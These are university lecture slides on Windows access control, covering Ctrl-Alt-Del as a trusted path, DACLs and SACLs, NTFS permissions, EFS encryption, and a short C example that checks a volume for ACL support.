

Mostly NON-EXAMINABLE

CSCI262/CSCI862

Spring-2021

System Security

(S3c)

*Access control III: Windows*

# Outline

- Ctrl-Alt-Del.
- ACL for Windows.
- NTFS.
  - EFS for NTFS.
- ACL's in code.
- ACL using ATL.

# Ctrl-Alt-Del

- False login screens:
  - Ctrl-Alt-Del is the *secure attention sequence*, used by Windows NT.
  - It is guaranteed to take you to a genuine password prompt, it is a so-called trusted path.
- But guaranteed is a loaded statement.
- If the whole terminal is corrupted then it doesn't help.
- Anderson ("Security Engineering") notes they once "caught a student installing modified keyboards in our public terminal room to capture passwords".
- If the attacker is prepared to go to such lengths, the ctrl-alt-del sequence just simplifies the software design task.

# Access Control List

- An ACL is an access control method employed by Windows NT, Windows 2000, Windows XP, Windows 7, Windows 8
- It is used to determine to what degree an account is allowed to access a resource.
- Windows 95, Windows 98, Windows ME, and Windows CE do not support ACLs.

- Windows NT, 2000, XP, 7 contain two types of ACLs:
  - Discretionary access control lists (DACLS).
  - System access control list (SACLs).
- A DACL determines access rights to secured resources.
  - A DACL can be attached to an object in the system.
- A SACL determines audit policy for secured resources.
  - We will look at auditing later in this subject.
- ACL's are supported by NTFS

# Common File Systems

- Earlier versions of Windows (95, 98, ME) used File Allocation Tables (FAT and the 32-bit FAT32).
  - They continue to be supported, primarily for backward compatibility, but FAT32 is also used for flash memory.
  - We can convert between them using:  
`convert c: /FS:NTFS`
- New Technology File System (NTFS)  
(<http://www.ntfs.com>)
  - Designed for Windows NT, 2000, XP.
  - Still used in Windows 7.
    - You could use FAT32 or the older FAT (FAT16)...
  - Supports file-level security, compression and auditing.

# NTFS Security

- After user authentication to the Windows system via user name and password, NTFS provides another security layer.
- It allows the system administrators to:
  - Set access permissions to data using ACLs.
  - Encrypt data and folders stored on an NTFS.
- The last point is very important. NTFS has an **Encrypting File System (EFS)** that provides the core file encryption technology used to store encrypted files on NTFS volumes.
  - EFS keeps files safe from intruders who gain unauthorized physical access to sensitive data, by, for example, stealing a computer.

- The encryption is transparent with respect to users.

- Users work with encrypted files and folders as they do with any other files and folders.

- Decryption is automatic for authorised parties.

- If you send the files anywhere the encryption is removed.

- EFS can:

- Encrypt files and folders on NTFS volumes.

- What is encryption?


- Providing confidentiality.

- What is confidentiality?



- » ...



- The process is transparent with respect to authorized users, in the sense they don't see any difference between accessing a protected file and accessing an unprotected file.
  - When a file is accessed the authorization of the user is checked.
  - If they are allowed to access the file it is decrypted, then accessed, and, generally, has encryption applied at the end. the file is opened it is decrypted saved, encryption is reapplied.
  - Users who are not authorized to access the encrypted information receive an “Access denied” message.



## ■ Windows XP



## ■ Windows 7


## NTFS FOLDER PERMISSIONS

<b>NTFS File Permission</b>	<b>Allowed Access</b>
Read	This allows the user or group to view the files, folders, and subfolders of the parent folder. It also allows the viewing of folder ownership, permissions, and attributes of that folder.
Write	This allows the user or group to create new files and folders within the parent folder as well as view folder ownership and permissions and change the folder attributes.
List Folder Contents	This allows the user or group to view the files and subfolders contained within the folder.
Read & Execute	This allows the user or group to navigate through all files and subfolders including perform all actions allowed by the Read and List Folder Contents permissions.
Modify	This allows the user to delete the folder and perform all activities included in the Write and Read & Execute NTFS folder permissions.
Full Control	This allows the user or group to change permissions on the folder, take ownership of it, and perform all activities included in all other permissions.

# NTFS File Properties



Authenticated Users is the same as the Everyone group except it does not contain anonymous users.

## ■ Windows 7




# Advanced Settings

## ■ Windows XP



## ■ Windows 7



Effective permissions:

- ☐ Create files / write data
- ☐ Create folders / append data
- ☐ Write attributes
- ☐ Write extended attributes
- ☐ Delete subfolders and files
- ☐ Delete
- ☐ Read permissions
- ☐ Change permissions
- ☐ Take ownership

■ Windows 7

## Do we support ACL?


```
#include "stdafx.h"
#include <stdio.h>
#include <windows.h>
int main() {
    char *szVol = "c: ";
    DWORD dwFlags = 0;

    if (GetVolumeInformation(_T("C:\\"),
                            NULL,
                            0,
                            NULL,
                            NULL,
                            &dwFlags,
                            NULL,
                            0)) {
        printf("Volume %s does%s support ACLs.", szVol,
              (dwFlags & FS_PERSISTENT_ACLS) ? "" : " not");
    } else {
        printf("Error %d", GetLastError());
    }
}
```



The GetVolumeInformation function retrieves information about a file system and volume whose root directory is specified.

```
BOOL GetVolumeInformation(  
    LPCTSTR lpRootPathName,           // root directory  
    LPTSTR lpVolumeNameBuffer,        // volume name buffer  
    DWORD nVolumeNameSize,           // length of name buffer  
    LPDWORD lpVolumeSerialNumber,     // volume serial number  
    LPDWORD lpMaximumComponentLength, // maximum file name  
                                     // length  
    LPDWORD lpFileSystemFlags,        // file system options  
    LPTSTR lpFileSystemNameBuffer,    // file system name buffer  
    DWORD nFileSystemNameSize         // length of file system  
                                     // name buffer  
);
```



This can note compression for example.

# A check for ACL support using VBScript

